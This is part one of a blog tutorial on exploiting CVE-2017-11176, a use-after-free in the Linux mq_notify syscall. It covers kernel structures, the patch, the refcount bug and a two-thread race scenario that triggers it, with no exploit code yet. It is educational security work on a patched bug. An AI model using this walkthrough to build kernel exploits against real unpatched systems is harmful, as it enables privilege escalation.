CVE-2017-11176: A step-by-step Linux Kernel exploitation (part 1/4)

Tue 02 October 2018 by Lexfo in **Vulnerability**.

Linux Kernel Exploit Vulnerability Step-by-step

Introduction

This series covers a step-by-step walkthrough to develop a Linux kernel exploit from a CVE description. It starts with the patch analysis to understand the bug and trigger it from kernel land (part 1), then it gradually builds a working proof-of-concept code (part 2). The PoC is then turned into an arbitrary call primitive (part 3) which is finally used to execute arbitrary code in ring-0 (part 4).

The targeted audience is the Linux kernel newcomers (nothing too fancy for the veterans). Since most kernel exploit articles imply that the reader is already familiar with the kernel code, we will try to fill the gap by exposing core data structure and important code paths. In the end, **every single line of the exploit should be understood, as well as their impact on the kernel**.

While it is impossible to cover everything in a single article, we will try to *unroll* every kernel path needed to develop the exploit. Think of it as a guided Linux kernel tour supported by a practical example. Exploit writing is actually a good way to understand the Linux kernel. In addition, we will show some debugging techniques, tools, common pitfalls and how to fix them.

The CVE developed here is CVE-2017-11176, aka "mq_notify: double sock_put()". Most distributions patched it during the mid 2017. At the time of writing, there is no known public exploit.

The kernel code exposed here matches a specific version (v2.6.32.x), nevertheless the bug also affects kernels up to 4.11.9. One might think that this version is too old, yet it is still actually used in a lot of places and some paths might be easier to understand. It shouldn't be too hard to find the equivalent paths on a more recent kernel.

The exploit built here is not targetless. Hence, some modifications are required to run it on another target (structure offsets/layout, gadgets, function addresses...). Do not try to run the exploit *as is*, this **will** just crash your system! You can find the final exploit here.

It is recommended grabbing the source code of a vulnerable kernel and try to follow the code on the go (or even better, implement the exploit). Fire up your favorite code crawling tool and let's start!

Warning: Please do not get scared by the size of this series, there are tons of code. Anyway, if you really want to get into kernel hacking, you must be ready to read a lot of codes and documentation. Just take your time.

Note: *we do not deserve any credit for this CVE discovery, it is basically a 1-day implementation.*

Table of Contents

Recommended Reading

This article only covers a small subset of the whole kernel. We recommend you to read those books (they are great!):

- Understanding the Linux Kernel (D. P. Bovet, M. Cesati)
- Understanding Linux Network Internals (C. Benvenuti)
- A guide to Kernel Exploitation: Attacking the Core (E. Perla, M. Oldani)
- Linux Device Drivers (J. Corbet, A. Rubini, G. Kroah-Hartman)

Lab Setup

The code exposed here comes from a specific target (2.6.32.x). However, you can try to implement the exploit on the following target. There might be slight variations in the code that shouldn't be blocking.

Debian 8.6.0 (amd64) ISO

The previous ISO runs a **3.16.0** kernel. We only confirmed that the bug is reachable and makes the kernel crash. Most of the changes will appear during the last stages of exploitation (cf. part 3 and 4).

While the bug is (mostly) exploitable in various configurations/architecture, the only requirements needed to exploit it the same way we do are:

- Kernel version **must** be lower than 4.11.9 (we recommend < 4.x)
- It **must** run on "amd64" (x86-64) architecture
- You have root access for debugging purpose
- The kernel uses the SLAB allocator (*grep "CONFIG_SLAB" /boot/config-$(uname -r)*, it **must** be =y).
- SMEP is enabled (grep for 'smep' in */proc/cpuinfo*)
- kASLR and SMAP are disabled
- Any number of CPU. One is enough, you will understand why soon enough.

The "default" configuration on the previous ISO satisfies all of those requirements.

WARNING: To ease debugging, you must run the target with a virtualization software. However, **we strongly discourage using *virtualbox*** as it didn't support SMEP (not sure if it does right now). You can use the free version of *vmware* for instance or any other virtualization tool as long as it supports SMEP (we will bypass it).

Once the system has been installed and ready, the next step is to grab the kernel source code. As mentioned here just run the following command:

```
sudo apt install build-essential linux-source bc kmod cpio flex cpio libncurses5-dev
```

The kernel source code should be located at: */usr/src/linux-source-3.16.tar.xz*. From here, you can use any code crawling tool. It is **required** that you can cross-reference symbols efficiently. Linux has multiple billions lines of code, you will get lost without it.

A lot of kernel developers seems to use **cscope**. You can generate the cross-references by doing like this or just:

```
cscope -kqRubv
```

Note the *-k* modifier which excludes your system library headers as the kernel runs in freestanding. The cscope database generation takes about 5 minutes or so, then use an editor which has a plugin for it (e.g. vim, emacs).

Since the target kernel **will crash a lot**, you must analyse the kernel code and develop the exploit from your host system. The target must only be used to compile and run the exploit (through ssh!). Furthermore, you need a way to "resetup" things fast after a crash. To that mean, have a look to rsshfs and write Makefiles.

Hopefully, you are now ready to develop your first kernel exploit.

GL&HF! :-)

Core Concepts

In order not to get lost at the very first line of the CVE analysis, it is necessary to introduce some core concepts of the Linux kernel. Please note that most structures exposed here are incomplete in order to keep it simple.

Process descriptor (task_struct) and the current macro

One of the most important structures in the kernel is the **struct task_struct**, yet not the simplest one.

Every task has a *task_struct* object living in memory. A userland *process* is composed of at least one task. In a multi-threaded application, there is one *task_struct* for every thread. Kernel threads also have their own task_struct (e.g. kworker, migration).

The task_struct holds crucial information like:

```
// [include/linux/sched.h]

struct task_struct {
    volatile long state;            // process state (running, stopped, ...)
    void *stack;                    // task's stack pointer
    int prio;                       // process priority
    struct mm_struct *mm;           // memory address space
    struct files_struct *files;     // open file information
    const struct cred *cred;        // credentials
  // ...
};
```

Accessing the current running task is such a common operation that a macro exists to get a pointer on it: **current**.

File Descriptor, File Object and File Descriptor Table

Everybody knows that "*everything is a file*", but what does it actually mean?

In the Linux kernel, there are basically seven kinds of files: regular, directory, link, character device, block device, fifo and socket. Each of them can be represented by a **file descriptor**. A file descriptor is basically an integer that is only meaningful for a given process. For each file descriptor, there is an associated structure: **struct file**.

A struct *file* (or file object) represents a file that has been opened. It does not necessarily match any image on the disk. For instance, think about accessing files in a *pseudo-file systems* like **/proc**. While reading a file, the system may need to keep track of the cursor. This is the kind of information stored in a struct file. Pointers to struct file are often named *filp* (for file pointer).

The most important fields of a struct file are:

```
// [include/linux/fs.h]

struct file {
    loff_t                            f_pos;            // "cursor" while reading file
    atomic_long_t                     f_count;          // object's reference counter
    const struct file_operations      *f_op;            // virtual function table (VFT) pointer
  void                              *private_data;      // used by file "specialization"
  // ...
};
```

The mapping which translates a file descriptor into a struct file pointer is called the **file descriptor table (fdt)**. Note that this is not a 1:1 mapping, there could be several file descriptors pointing to the same file object. In that case, the pointed file object has its reference counter increased by one (cf. Reference Counters). The FDT is stored in a structure called: **struct fdtable**. This is really just an array of struct file pointers that can be indexed with a file descriptor.

```
// [include/linux/fdtable.h]

struct fdtable {
    unsigned int max_fds;
    struct file ** fd;      /* current fd array */
  // ...
};
```

What links a file descriptor table to a process is the **struct files_struct**. The reason why the fdtable is not directly embedded into a *task_struct* is that it has other information (e.g. close on exec bitmask, ...). A struct *files_struct* can also be shared between several threads (i.e. *task_struct*) and there is some optimization tricks as well.

```
// [include/linux/fdtable.h]

struct files_struct {
    atomic_t count;           // reference counter
    struct fdtable *fdt;      // pointer to the file descriptor table
  // ...
};
```

A pointer to a *files_struct* is stored in the *task_struct* (field *files*).

Virtual Function Table (VFT)

While being mostly implemented in C, Linux remains an *object-oriented* kernel.

One way to achieve some *genericity* is to use a **virtual function table (vft)**. A virtual function table is a structure which is mostly composed of function pointers.

The mostly known VFT is **struct file_operations**:

```
// [include/linux/fs.h]

struct file_operations {
    ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
    ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
    int (*open) (struct inode *, struct file *);
    int (*release) (struct inode *, struct file *);
  // ...
};
```

Since *everything is a file* but not of the same type, they all have different **file operations**, often called **f_ops**. Doing so allows the kernel code to handle file independently of their type and code factorization. It leads to such kind of code:

```
        if (file->f_op->read)
            ret = file->f_op->read(file, buf, count, pos);
```

Socket, Sock and SKB

A **struct socket** lives at the top-layer of the network stack. From a file perspective, this is the first level of specialization. During socket creation (*socket()* syscall), a new struct file is created and its file operation (field *f_op*) is set to **socket_file_ops**.

Since every file is represented with a file descriptor, you can use any syscall that takes a file descriptor as argument (e.g. *read(), write(), close()*) with a socket file descriptor. This is actually the main benefit of "*everything is a file*" motto. Independently of the socket's type, the kernel will invoke the generic socket file operation:

```
// [net/socket.c]

static const struct file_operations socket_file_ops = {
    .read = sock_aio_read,      // <---- calls sock->ops->recvmsg()
    .write =    sock_aio_write, // <---- calls sock->ops->sendmsg()
    .llseek =   no_llseek,      // <---- returns an error
  // ...
}
```

Since *struct socket* actually implements the *BSD socket API* (connect(), bind(), accept(), listen(), ...), they embedded a special *virtual function table (vft)* of type **struct proto_ops**. Every type of socket (e.g. AF_INET, AF_NETLINK) implements its own *proto_ops*.

```
// [include/linux/net.h]

struct proto_ops {
    int     (*bind)    (struct socket *sock, struct sockaddr *myaddr, int sockaddr_len);
    int     (*connect) (struct socket *sock, struct sockaddr *vaddr,  int sockaddr_len, int fla
gs);
    int     (*accept)  (struct socket *sock, struct socket *newsock, int flags);
  // ...
}
```

When a BSD-style syscall is invoked (e.g. bind()), the kernel generally follows that scheme:

1. Retrieves a *struct file* from the file descriptor table
2. Retrieves a *struct socket* from the *struct file*
3. Invokes the specialized *proto_ops* callbacks (e.g. *sock->ops->bind()*)

Because some protocol operations (e.g. sending/receiving data) might actually need to go into the lower layer of the network stack, the *struct socket* has a pointer to a **struct sock** object. This pointer is generally used by the socket protocol operations (*proto_ops*). In the end, a *struct socket* is a kind of glue between a *struct file* and a *struct sock*.

```
// [include/linux/net.h]

struct socket {
    struct file     *file;
    struct sock     *sk;
    const struct proto_ops  *ops;
  // ...
};
```

The *struct sock* is a complex data structure. One might see it as a middle-ish thing between the lower layer (network card driver) and higher level (socket). Its main purpose is the ability to hold the receive/send buffers in a *generic* way.

When a packet is received over the network card, the driver "enqueued" the network packet into the sock receive buffer. It will stay there until a program decides to receive it (*recvmsg()* syscall). The other way around, when a program wants to send data (*sendmsg()* syscall), a network packet is "enqueued" onto the sock sending buffer. Once notified, the network card will then "dequeue" that packet and send it.

Those "network packets" are the so-called **struct sk_buff** (or skb). The receive/send buffers are basically a doubly-linked list of skb:

```
// [include/linux/sock.h]

struct sock {
    int         sk_rcvbuf;    // theorical "max" size of the receive buffer
    int         sk_sndbuf;    // theorical "max" size of the send buffer
    atomic_t        sk_rmem_alloc;  // "current" size of the receive buffer
    atomic_t        sk_wmem_alloc;  // "current" size of the send buffer
    struct sk_buff_head sk_receive_queue;   // head of doubly-linked list
    struct sk_buff_head sk_write_queue;     // head of doubly-linked list
    struct socket       *sk_socket;
  // ...
}
```

As we can see, a *struct sock* references a *struct socket* (field *sk_socket*), while a *struct socket* references a *struct sock* (field *sk*). In the very same way, a *struct socket* references a *struct file* (field *file*) while a *struct file* references a *struct socket* (field *private_data*). This "2-way mechanism" allows data to go up-and-down through the network stack.

NOTE: Do not get confused! The *struct sock* objects are often called *sk*, while *struct socket* objects are often called *sock*.

Netlink Socket

Netlink socket is a type of socket (i.e. family) just like UNIX or INET sockets.

Netlink socket (AF_NETLINK) allows communication between kernel and user space. It can be used to modify the routing table (NETLINK_ROUTE protocol), to receive SELinux event notifications (NETLINK_SELINUX) and even communicate to other userland process (NETLINK_USERSOCK).

Since *struct sock* and *struct socket* are *generic* data structure supporting all kinds of sockets, it is necessary to somehow "specialize them" at some point.

From the socket perspective, the *proto_ops* field needs to be defined. For the netlink family (AF_NETLINK), the BSD-style socket operations are **netlink_ops**:

```
// [net/netlink/af_netlink.c]

static const struct proto_ops netlink_ops = {
    .bind =     netlink_bind,
    .accept =   sock_no_accept,     // <--- calling accept() on netlink sockets leads to EOPNOT
SUPP error
    .sendmsg =  netlink_sendmsg,
    .recvmsg =  netlink_recvmsg,
  // ...
}
```

It gets a little bit more complicated, from the sock perspective. One might see a *struct sock* as an abstract class. Hence, a sock needs to be specialized. In the netlink case, this is made with **struct netlink_sock**:


```c
// [include/net/netlink_sock.h]

struct netlink_sock {
    /* struct sock has to be the first member of netlink_sock */
    struct sock     sk;
    u32         pid;
    u32         dst_pid;
    u32         dst_group;
  // ...
};
```

In other words, a *netlink_sock* is a "sock" with some additional attributes (i.e. inheritance).

The top-level comment is of utter importance. It allows the kernel to manipulate a generic *struct sock* without knowing its precise type. It also brings another benefit, the *&netlink_sock.sk* and *&netlink_sock* addresses **aliases**. Consequently, freeing the pointer *&netlink_sock.sk* actually frees the whole *netlink_sock* object. From a language theory perspective, this is how the kernel does *type polymorphism* whilst the C language does not have any feature for it. The *netlink_sock* life cycle logic can then be kept in a generic, well tested, code.

Putting it all together

Now that core data structures have been introduced, it is time to put them all in a diagram to visualize their relationships:



READING: Each arrow represents a pointer. No line "crosses" each other. The "sock" structure is *embedded* inside the "netlink_sock" structure.

Reference counters

In order to conclude this introduction of the kernel core concepts, it is necessary to understand how the Linux kernel handles **reference counters**.

To reduce memory leaks in the kernel and to prevent *use-after-free*, most Linux data structures embed a "ref counter". The refcounter itself is represented with an **atomic_t** type which is basically an integer. The refcounter is only manipulated through atomic operations like:

- **atomic_inc()**
- **atomic_add()**
- **atomic_dec_and_test()** // substract 1 and test if it is equals zero

Because there is no "smart pointer" (or operator overload stuff), the reference counter handling is done *manually* by the developers. It means that when an object becomes referenced by another object, its refcounter must be *explicitly* increased. When this reference is dropped, the refcounter must be *explicitly* decreased. The object is generally freed when its refcounter reaches zero.

NOTE: increasing the refcounter is often called "taking a reference", while decreasing the refcounter is called "dropping/releasing a reference".

However, if at any time, there is an imbalance (e.g. taking one reference and dropping two), there is a risk of memory corruption:

- refcounter decreased twice: *use-after-free*
- refcounter increased twice: memory leak or *int-overflow* on the refcounter leading to *use-after-free*

The Linux Kernel has several facilities to handle refcounters (*kref, kobject*) with a common interface. However, it is not systematically used and the objects we will manipulate here have their own reference counter helpers. In general, taking a reference is mostly made of **"*_get()"** like functions, while dropping reference are **"*_put()"** like functions.

In our case, each object has different helpers names:

- **struct sock**: sock_hold(), sock_put()
- **struct file**: fget(), fput()
- **struct files_struct**: get_files_struct(), put_files_struct()
- ...

WARNING: it can get even more confusing! For instance, **skb_put()** actually does not decrease any refcounter, it "pushes" data into the sk buffer! Do not assume anything about what a function does based on its name, check it.

Now that every data structure required to understand the bug has been introduced, let's move on and analyze the CVE.

Public Information

Before digging into the bug, let's describe the main purpose of the **mq_notify()** syscall. As stated by the man, "mq_*" stands for "POSIX message queues" and comes as a replacement for legacy System V message queues:

```
POSIX message queues allow processes to exchange data in the form of messages.
This API is distinct from that provided by System V message  queues (msgget(2),
msgsnd(2), msgrcv(2), etc.), but provides similar functionality.
```

The *mq_notify()* syscall itself is used to register/unregister for asynchronous notifications.

```
mq_notify() allows the calling process to register or unregister for delivery of an
asynchronous notification when a new message arrives on the empty message queue
referred to by the descriptor mqdes.
```

When studying a CVE, it is always good to start with the description and the patch that corrects it.

*The **mq_notify** function in the Linux kernel through 4.11.9 does not set **the sock pointer** to NULL upon entry into the **retry logic**. During a user-space close of a **Netlink socket**, it allows attackers to cause a denial of service (**use-after-free**) or possibly have unspecified other impact (ring-0 take over?).*

The patch is available here:

```
diff --git a/ipc/mqueue.c b/ipc/mqueue.c
index c9ff943..eb1391b 100644
--- a/ipc/mqueue.c
+++ b/ipc/mqueue.c
@@ -1270,8 +1270,10 @@ retry:

      timeo = MAX_SCHEDULE_TIMEOUT;
      ret = netlink_attachskb(sock, nc, &timeo, NULL);
-     if (ret == 1)
+     if (ret == 1) {
+       sock = NULL;
        goto retry;
+     }
      if (ret) {
        sock = NULL;
        nc = NULL;
```

That is a *one line patch*! Easy enough...

Finally, the patch description provides a lot of helpful information to understand the bug:

```
mqueue: fix a use-after-free in sys_mq_notify()
The retry logic for netlink_attachskb() inside sys_mq_notify()
is nasty and vulnerable:

1) The sock refcnt is already released when retry is needed
2) The fd is controllable by user-space because we already
   release the file refcnt

so we then retry but the fd has been just closed by user-space
during this small window, we end up calling netlink_detachskb()
on the error path which releases the sock again, later when
the user-space closes this socket a use-after-free could be
triggered.

Setting 'sock' to NULL here should be sufficient to fix it
```

There is only **a single mistake** in the patch description: *during this small window*. Albeit the bug as a "racy" aspect, we will see that the window can actually be extended indefinitely in a deterministic way (cf. part 2).

Understanding the Bug

The patch description above gives a lot of useful information:

- The vulnerable code lies in the syscall **mq_notify**
- There is something wrong with the **retry logic**
- There is something wrong with the **sock variable refcounting**, leading to a use-after-free
- There is something related to a **race condition** with a *closed fd*

The vulnerable code

Let's dig into the *mq_notify()* syscall implementation, especially the **retry logic** part (i.e. *retry* label), as well as, the **exit path** (i.e. *out* label):

```
      // from [ipc/mqueue.c]

      SYSCALL_DEFINE2(mq_notify, mqd_t, mqdes,
          const struct sigevent __user *, u_notification)
      {
        int ret;
        struct file *filp;
        struct sock *sock;
        struct sigevent notification;
        struct sk_buff *nc;

        // ... cut (copy userland data to kernel + skb allocation) ...

        sock = NULL;
    retry:
[0]       filp = fget(notification.sigev_signo);
          if (!filp) {
            ret = -EBADF;
[1]         goto out;
          }
[2a]      sock = netlink_getsockbyfilp(filp);
[2b]      fput(filp);
          if (IS_ERR(sock)) {
            ret = PTR_ERR(sock);
            sock = NULL;
[3]         goto out;
          }

          timeo = MAX_SCHEDULE_TIMEOUT;
[4]       ret = netlink_attachskb(sock, nc, &timeo, NULL);
          if (ret == 1)
[5a]        goto retry;
          if (ret) {
            sock = NULL;
            nc = NULL;
[5b]        goto out;
          }

[5c]    // ... cut (normal path) ...

      out:
        if (sock) {
          netlink_detachskb(sock, nc);
        } else if (nc) {
          dev_kfree_skb(nc);
        }
        return ret;
      }
```

The previous code begins by taking a reference on a *struct file* object based on a user provided file descriptor [0]. If such fd does not exist in the current process **file descriptor table (fdt)**, a NULL pointer is returned and the code goes into the *exit path* [1].

Otherwise, a reference is taken on the *struct sock* object associated to that file [2a]. If there is no valid *struct sock* object associated (not existent or bad type), the pointer to *sock* is reset to NULL and the code goes into the exit path [3]. In both cases, the previous *struct file* reference is dropped [2b].

Finally, there is a call to **netlink_attachskb()** [4] which tries to enqueue a *struct sk_buff* (nc) to a *struct sock* receive queue. From there, there is three possible outcomes:

1. Everything went fine, the code continues in the normal path [5c].
2. The function returns 1, in that case the code jumps back to the **retry label** [5a]. That is, the "retry logic".
3. Otherwise, both the *nc* and the *sock* are set to NULL, and the code jumps to the *exit path* [5b].

Why setting "sock" to NULL matters?

To answer this question, let's ask ourselves: what will happen if it is *not* NULL? The response is:

```
out:
  if (sock) {
    netlink_detachskb(sock, nc);  // <----- here
  }
```

```
// from [net/netlink/af_netlink.c]

void netlink_detachskb(struct sock *sk, struct sk_buff *skb)
{
  kfree_skb(skb);
  sock_put(sk);       // <----- here
}
```

```
    // from [include/net/sock.h]

    /* Ungrab socket and destroy it if it was the last reference. */
    static inline void sock_put(struct sock *sk)
    {
      if (atomic_dec_and_test(&sk->sk_refcnt))    // <----- here
        sk_free(sk);
    }
```

In other words, if *sock* is not *NULL* during the *exit path*, **its reference counter (*sk_refcnt*) will be unconditionally decreased by 1**.

As the patch stated, there is an issue with the refcounting on the *sock* object. But where is this refcounting initially incremented? If we look at the **netlink_getsockbyfilp()** code (called in [2a] in previous listing), we have:

```
    // from [net/netlink/af_netlink.c]

    struct sock *netlink_getsockbyfilp(struct file *filp)
    {
      struct inode *inode = filp->f_path.dentry->d_inode;
      struct sock *sock;

      if (!S_ISSOCK(inode->i_mode))
        return ERR_PTR(-ENOTSOCK);

      sock = SOCKET_I(inode)->sk;
      if (sock->sk_family != AF_NETLINK)
        return ERR_PTR(-EINVAL);

 [0]   sock_hold(sock);    // <----- here
      return sock;
    }
```

```
    // from [include/net/sock.h]

    static inline void sock_hold(struct sock *sk)
    {
      atomic_inc(&sk->sk_refcnt);   // <------ here
    }
```

So, the *sock* object's refcounter is incremented [0] very early in the retry logic.

Since the counter is unconditionally incremented by *netlink_getsockbyfilp()*, and decremented by *netlink_detachskb()* (if *sock* is not NULL). It means that *netlink_attachskb()* should somehow be neutral regarding refcounter.

Here is a simplified version of the *netlink_attachskb()* code:

```
// from [net/netlink/af_netlink.c]

/*
 * Attach a skb to a netlink socket.
 * The caller must hold a reference to the destination socket. On error, the
 * reference is dropped. The skb is not sent to the destination, just all
 * all error checks are performed and memory in the queue is reserved.
 * Return values:
 * < 0: error. skb freed, reference to sock dropped.
 * 0: continue
 * 1: repeat lookup - reference dropped while waiting for socket memory.
 */

int netlink_attachskb(struct sock *sk, struct sk_buff *skb,
          long *timeo, struct sock *ssk)
{
  struct netlink_sock *nlk;

  nlk = nlk_sk(sk);

  if (atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf || test_bit(0, &nlk->state)) {

    // ... cut (wait until some conditions) ...

    sock_put(sk);         // <----- refcnt decremented here

    if (signal_pending(current)) {
      kfree_skb(skb);
      return sock_intr_errno(*timeo); // <----- "error" path
    }
    return 1;   // <----- "retry" path
  }
  skb_set_owner_r(skb, sk);   // <----- "normal" path
  return 0;
}
```

Function netlink_attachskb() has basically two paths:

1. Normal path: the *skb* ownership is transferred to the *sock* (i.e. enqueued in the sock receive queue).
2. Socket's receive buffer is full: wait until there is enough room and retry or quit on error.

As the top-commentary says: *The caller must hold a reference to the destination socket. On error, the* ***reference is dropped***. Yes, *netlink_attachskb()* has a side-effect on sock refcounter!

Since, *netlink_attachskb()* may release a refcounter (only one was taken with *netlink_getsockbyfilp()*), it is the caller responsibility **not to release it a second time**. This is achieved by setting *sock* to NULL! This is properly done on the "error" path (netlink_attachskb() returns negative value), but not on the "retry" path (*netlink_attachskb()* returns 1) and this is what the patch is all about.

So far, we now know what is wrong with the *sock* variable refcounting (it is released a second time under certain conditions), as well as, the retry logic (it does not reset *sock* to NULL).

What about the "race condition"?

The patch mentioned something about a "small window" (i.e. race condition) related to a "closed fd" stuff. Why?

Let's look again at the very beginning of the *retry path*:

```
sock = NULL;  // <----- first loop only
retry:
      filp = fget(notification.sigev_signo);
      if (!filp) {
        ret = -EBADF;
        goto out;         // <----- what about this?
      }
      sock = netlink_getsockbyfilp(filp);
```

This *error handling* path might look innocent during the *first loop*. But, remember, during the *second loop* (i.e. after "goto retry"), ***sock* is not NULL anymore** (and a ref has been already dropped). So, it directly jumps to "out", and hits the first condition...

```
out:
  if (sock) {
    netlink_detachskb(sock, nc);
  }
```

...*sock*'s refcounter is decremented a second time! **This is a double *sock_put()* bug**.

One might wonder why we would hit this condition (*fget()* returns NULL) during the second loop since it was not true during the first loop. This is the **race condition** aspect of that bug. We will see how to do it in the next section.

Attack Scenario

Assuming a file descriptor table can be shared between two threads, consider the following sequence:

```
Thread-1                            | Thread-2              | file refcnt | sock refcnt | sock
 ptr          |
------------------------------------+-----------------------+-------------+-------------+------
--------------+
 mq_notify()                        |                       | 1           | 1           | NULL
             |
                                    |                       |             |             |
             |
  fget(<TARGET_FD>) -> ok           |                       | 2 (+1)      | 1           | NULL
             |
                                    |                       |             |             |
             |
  netlink_getsockbyfilp() -> ok     |                       | 2           | 2 (+1)      | 0xfff
fffc0aabbccdd |
                                    |                       |             |             |
             |
  fput(<TARGET_FD>) -> ok           |                       | 1 (-1)      | 2           | 0xfff
fffc0aabbccdd |
                                    |                       |             |             |
             |
  netlink_attachskb() -> returns 1  |                       | 1           | 1 (-1)      | 0xfff
fffc0aabbccdd |
                                    |                       |             |             |
             |
                                    | close(<TARGET_FD>)    | 0 (-1)      | 0 (-1)      | 0xfff
fffc0aabbccdd |
                                    |                       |             |             |
             |
  goto retry                        |                       | FREE        | FREE        | 0xfff
fffc0aabbccdd |
                                    |                       |             |             |
             |
  fget(<TARGET_FD) -> returns NULL  |                       | FREE        | FREE        | 0xfff
fffc0aabbccdd |
                                    |                       |             |             |
             |
  goto out                          |                       | FREE        | FREE        | 0xfff
fffc0aabbccdd |
                                    |                       |             |             |
             |
  netlink_detachskb() -> UAF!       |                       | FREE        | (-1) in UAF | 0xfff
fffc0aabbccdd |
```

The **close(TARGET_FD)** syscall invokes *fput()* (which decreases the reference counter of a *struct file* object by one) and removes the mapping from the given file descriptor (TARGET_FD) to the referenced file. That is, is the set *fdt[TARGET_FD]* entry to NULL. Since calling **close(TARGET_FD)** released the last reference of its associated *struct file*, it will be freed.

Since the *struct file* is freed, it drops the reference to its associated *struct sock* (i.e. refcounter will be decreased by one). Again, since the *sock* refcounter also hits zero, it is freed. At this time, the *sock* pointer is a *dangling pointer* which has not been reset to NULL.

The second call to *fget()* will fail (the fd does not point to any valid struct file in the FDT) and directly jump to "out" label. Then *netlink_detachskb()* will be called with a pointer to freed data, which causes a **use-after-free**!

Again, the use-after-free is the consequence, not the bug.

This is why the patch mentioned a "closed fd" thing. It is **a necessary condition to actually trigger the bug**. And because the *close()* happens at a very specific time in another thread, it is a "race".

So far, we've got everything needed to understand the bug and how to trigger it. We need to satisfy two conditions:

1. On the first retry loop, a call to *netlink_attachskb()* should return 1.
2. On the second retry loop, the call to *fget()* should return *NULL*.

In other words, when we return from the *mq_notify()* syscall, the *sock*'s refcounter has been decremented by one and we created an imbalance. Because the sock refcounter was set to one before entering *mq_notify()*, it is used after being freed by the end of the syscall (in *netlink_detachskb()*).

Reaching the Retry Logic

In the previous section, we analyzed the bug and designed an attack scenario to trigger it. In this section, we will see how we can reach the vulnerable code (that is the retry label) and start coding the exploit.

In fact, before implementing anything, one must check that the bug is *a priori* exploitable. If we can't even reach the vulnerable code path (because of security checks) there is no reason to continue.

Analyzing the code before the retry label

Like most system calls, *mq_notify* starts by making a local copy of userland data using **copy_from_user()** function:

```
    SYSCALL_DEFINE2(mq_notify, mqd_t, mqdes,
        const struct sigevent __user *, u_notification)
    {
      int ret;
      struct file *filp;
      struct sock *sock;
      struct inode *inode;
      struct sigevent notification;
      struct mqueue_inode_info *info;
      struct sk_buff *nc;

[0]   if (u_notification) {
[1]     if (copy_from_user(&notification, u_notification,
              sizeof(struct sigevent)))
          return -EFAULT;
      }

      audit_mq_notify(mqdes, u_notification ? &notification : NULL);  // <--- you can ignore th
is
```

The code checks that the userland provided argument *u_notification* is not NULL [0] and uses it to make a local copy into [1] kernel memory (*notification*).

